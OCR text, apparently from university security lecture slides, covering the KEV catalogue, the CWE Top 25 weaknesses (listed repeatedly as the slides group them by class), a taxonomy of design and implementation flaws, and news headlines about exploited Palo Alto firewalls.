
- KEV list of Known Eploitable Vulnernabilities, subset of CVE list
  - Most urgent vulnerabilities be patched within 2 weeks, least urgent within 6 months.
  - Since Sept 2022; 1000 entries by Sept 2024

  https://www.cisa.gov/known-exploited-vulnerabilities-catalog

Some alternatives to improve CVSS severity rating, notably EPSS rating to try to predict exploitability

CWE Top 940 (or Top 1365?) [Nov 2024]

See https://cwe.mitre.org/data/definitions/1000.html



Classifications of security flaws

These classifications & taxonomies are

- very useful
  - for awareness & prevention
  - for understanding & tackling root causes
- very messy
  - as you can classify flaws in different ways
- always incomplete
  - there are always new & more attacks
  - application-specific flaws will be missing in generic taxonomies
- can be misleading
  - e.g. ‘lack of input validation’, as should be clear in next week

Memory corruption?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Memory corruption

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control? (authentication + authorisation)


1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control? (authentication + authorisation)

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Site Request Forgery (SSRF)
25. Command Injection

memory corruption, injection attacks, access control / authentication

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection




design flaws


Not to scale!

Very incomplete!

Many vague boundaries, overlaps, & combinations

implementation flaws


abuse of features
(eg spam)
supply chain weakness
feature
interaction
use of broken /
components
weak / flawed
authentication
no 2FA
CSRF
broken
flawed
error handling
hardcoded secrets
TOCTOU/
race conditions
ACCESS CONTROL problems
integer overflow
memory corruption
buffer overflow
free
dangling pointer
memory leaks
injection attacks
SQLi
format string
HTML
XSS
INPUT problems
design flaws
implementation flaws
Not to scale!
Very incomplete!
Many vague boundaries, overlaps, & combinations


abuse of features
(eg spam)
supply chain weakness
feature interaction
use of broken / misconfigured components
weak / flawed authentication
phishing vulnerabilities
no 2FA
CSRF
broken access control
flawed program logic
error handling
hardcoded secrets
TOCTOU/ race conditions
integer overflow
memory corruption
buffer overflow
double free
memory leaks
buggy
parsing
injection attacks
format string
XSS
unintended
parsing
design flaws
implementation flaws
Not to scale!
Very incomplete!
Many vague boundaries, overlaps, & combinations

Security Bug of the Week

BLEEPINGCOMPUTER Search Site LOGIN SIGN UP

Over 2,000 Palo Alto firewalls hacked using recently patched bugs

By Sergiu Gatlan November 21, 2024 02:46 PM 0

CYBERSECURITY DIVE Deep Dive Library Events Press Releases Topics

DIVE BRIEF

Palo Alto Networks customers grapple with another actively exploited zero-day

The security vendor warned of an unconfirmed vulnerability in PAN-OS earlier this month. A CVE entry and patch came 10 days later.

Published Nov. 19, 2024

